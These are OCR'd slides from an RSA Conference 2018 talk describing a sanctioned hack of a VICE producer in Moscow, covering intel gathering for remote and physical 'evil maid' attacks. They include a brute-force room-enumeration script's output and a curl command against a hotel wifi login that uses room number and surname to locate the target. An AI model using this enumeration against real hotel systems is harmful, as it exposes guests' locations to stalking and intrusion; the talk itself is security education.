RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HT-T07

WHEN IN RUSSIA HACKING VICE ABROAD


Patrick Wardle

Chief Research Officer
Digita Security
@patrickwardle

Mikhail Sosonkin

Security Researcher
@hexlogic

WHOIS



chief research officer
at digita security

patrick wardle

security researcher,
synack red team member

Mikhail Sosonkin

OUTLINE

the target

intel gathering


initial access

persistent access

mitigations

The Target

gianna toboni



digita security

The Mission
hack, hack, hack!

VICE: "hey guys, you'll be in moscow ya?
can you hack our producer while she is there?"

VICE: "everything is fair game...and you can be on TV!"

Mike/Patrick: "we could ...in Russia though!?
...sounds risky!!"


Mike/Patrick: "say no more, we're in"

what could go wrong!?

The Target
gianna toboni

correspondent + producer ---> VICE ON HBO®

The Location
moscow, russia




Positive Hack Days conference

only lasts 2 days!


Gathering Intel

...on short timeline




Intel Required

...for a remote attack



1. what devices?



2. possible delivery 'options'

once we've identified a delivery option (wifi? email?), and the target's devices (macbook?, iPhone?), we can craft & deliver a custom malicious payload...

Intel Required (remote attack)

what devices does the target use?





image: vice.com

gianna




somewhere in .ru

macbook


Intel Required (remote attack)

what 'delivery' options are available?

...prolly not checking her email .ru?



Intel Required
for a physical ('evil maid') attack




1. target's location

2. target's schedule

once we've identified the target's location and schedule, an 'evil maid' attack should allow us to compromise the target's device(s).

Intel Required (physical attack)
where is she?




target likely at conference hotel

Crowne Plaza:
Россия,Москва,
Краснопресненская наб.,12

...but in which room?

Intel Required (physical attack)
can i haz your (room) number?



hotel wifi system


user name:
you room number

password:
your last name, (upper)

1. don't know the target's room number
   but there are a finite (sequential) list of rooms
2. we know the target's last name

Intel Required (physical attack)

can i haz your (room) number?




```
$ findROOM.py -u TOBONI

[ room 1 ] : error
[ room 2 ] : error
[ room 3 ] : error
[ room 4 ] : error

...

[ room 2085 ] : error
[ room 2086 ] : SUCCESS!

User: 'TOBONI'
 is in Room: 2086
```


room # : 2086


```
$ curl
  --cookie 'offer_accepted=1; path=/;
            expires=Thu, 17-May-2018 12:40:17 GMT'

  -L "http://62.148.xxx.yyy:3400/login_submit?
        login=${floor}${room}& password=TOBONI"
```

curl request


Intel Required (physical attack)

can i haz your (room) number?





mike's wife



